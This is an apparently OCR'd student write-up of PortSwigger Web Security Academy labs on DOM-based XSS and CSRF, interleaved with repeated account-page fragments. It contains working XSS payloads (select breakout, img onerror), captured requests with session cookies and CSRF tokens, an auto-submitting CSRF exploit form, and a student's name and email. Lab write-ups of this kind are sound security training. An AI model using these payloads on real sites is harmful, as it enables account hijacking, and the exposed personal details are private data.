




My Account - PortSwigger
Lab: Reflected XSS into a templat
https://portswigger.net/web-security/cross-site-scripting/contexts/lab-jav...
Log out
MY ACCOUNT
My account
Your Account Details
Name
MOHANNA R S
Email
mr6552@nyu.edu
Change name
Change email address
Change password
If you need to change any more of your account details, please contact us.
Your Saved Payment Cards
PortSwigger
Academy home
Web Security Academy » Cross-site scripting » Contexts » Lab
Lab: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped
PRACTITIONER
LAB
Solved
Access the lab
Solution
Track your progress

This lab contains a reflected cross-site scripting vulnerability in the search blog functionality. The reflection occurs inside a template string with angle brackets, single, and double quotes HTML encoded, and backticks escaped. To solve this lab, perform a cross-site scripting attack that calls the `alert` function inside the template string.

Task 3.6: DOM XSS in document. Write sink using source location. Search inside a select element



https://portswig...

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

If you need to change any more of your account details, please contact us.


)081004e.web-security-academy.net/product?productId=1&storeId=qwer123

Description:
BURP is a newly available wind suppressant that will protect you in all those potentially embarrassing situations. This is the only protection proven to work following a study of one hundred users. A delicious sweet that never dissolves, it will constantly protect you in the background as you go about your day.

The first long-term solution to hiccups, that can really bring you down and get in the way of productivity. BURP is the latest brand on everyone's lips and we want to celebrate our success with you by offering you peace of mind, and a money back guarantee if your wind isn't kept in check.

BURP's ultra-sensitive technology can also detect when wind is on its way, you never need to get caught out again, the sweet releases extra chemicals to identify the problem area and hit the spot before the wind can work its way up to your mouth. With zero sugar we ensure your teeth won't suffer while using our product, if anything your smile will be bigger and brighter as all the stress leaves your body (1 out of 8 users agree).

qwer123



urity-academy.net/product?productId=1&storeId="></select><img%20src=1%20onerror=alert(1)>

...04b6b1adc0b7919e0081004e.web-security-academy.net says
1

Congratulations, you solved the lab!

BURP Protection


$40.02

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu



My Account - PortSwigger

Lab: DOM XSS in document.write

https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-d...

Web Security Academy » Cross-site scripting » DOM-based » Lab

Lab: DOM XSS in `document.write` sink using source `location.search` inside a select element

This lab contains a DOM-based cross-site scripting vulnerability in the stock checker functionality. It uses the JavaScript `document.write` function, which writes data out to the page. The `document.write` function is called with data from `location.search` which you can control using the website URL. The data is enclosed within a select element.

To solve this lab, perform a cross-site scripting attack that breaks out of the select element and calls the `alert` function.

My account


Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

If you need to change any more of your account details, please contact us.

Task 3.7: DOM XSS in innerHTML sink using source location.search


My Account - PortSwigger

https://portswig...

Log out MY ACCOUNT

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

Change name

Change email address

Change password

If you need to change any more of your account details, please contact us.

Your Saved Payment Cards

DOM XSS in innerHTML sink usin

-security-academy.net/?search=<img+src%3D1+onerror%3Dalert%281%29>

Web Security Academy

...c504fb0fc0c3016e0b00f200fb.web-security-academy.net says

1

OK

LAB Not solved

Home


0 search results for '

Search the blog...

Search

< Back to Blog

Processing request...


My Account - PortSwigger

https://portswig...

Log out MY ACCOUNT

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

Change name

Change email address

Change password

If you need to change any more of your account details, please contact us.

Your Saved Payment Cards

Lab: DOM XSS in innerHTML sink

https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-i...

PortSwigger

Log out MY ACCOUNT

Academy home

Web Security Academy » Cross-site scripting » DOM-based » Lab

Lab: DOM XSS in `innerHTML` sink using source `location.search`

APPRENTICE

LAB ✓ Solved

This lab contains a DOM-based cross-site scripting vulnerability in the search blog functionality. It uses an `innerHTML` assignment, which changes the HTML contents of a `div` element, using data from `location.search`.

To solve this lab, perform a cross-site scripting attack that calls the `alert` function.


Access the lab

Solution

Track your progress

Task 4: Cross-site Resource Forgery

Task 4.1: CSRF where token validation depends on request method




```
Cookie: session=pdNjSQ3ICeYPiGN8OTulm5mfpemCMgQv
Content-Length: 63
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin:
https://0a9d0061043e7a87c148a57a009e0083.web-security-ac
ademy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.95 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a9d0061043e7a87c148a57a009e0083.web-security-ac
ademy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

email=mohanna%40gmail.com&csrf=
rNryU8CyaxuB029WZjiDYbnj3RMmdJiX
```

My Account

Your username is: wiener


Your email is: mohanna@gmail.com

Email



```
POST /my-account/change-email HTTP/1.1
Host:
0a9d0061043e7a87c148a57a009e0083.web-security-academy.net
Cookie: session=pdNjSQ3ICeYPiGN8OTulm5mfpemCMgQv
Content-Length: 35
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin:
https://0a9d0061043e7a87c148a57a009e0083.web-security-aca
demy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.95 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/avif,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a9d0061043e7a87c148a57a009e0083.web-security-aca
demy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

email=mohanna%40gmail.com&csrf=1234567890
```

```
HTTP/1.1 400 Bad Request
Content-Type:
application/json;
charset=utf-8
Connection: close
Content-Length: 20

"Invalid CSRF token"
```


My Account - PortSwigger
Exploit Server: CSRF where token
https://exploit-0ac20030049416cdc6c0756f010e00f7.exploit-server.net
Log out
MY ACCOUNT
Store
View exploit
Deliver exploit to victim
Access log
Change name
Change email address
Change password

My account

Your Account Details

Name
MOHANNA R S


Email
mr6552@nyu.edu

If you need to change any more of your account details, please contact us.

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
<body>
<script>history.pushState('','','/')</script>
<form action="https://0ae200b704d716dcc6fd73ba00b400c5.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="changed1&#64gmail&#46com"/>
    <input type="hidden" name="csrf" value="12345"/>
</form>
<script>
        document.forms[0].submit();
</script>
</body>
</html>
```



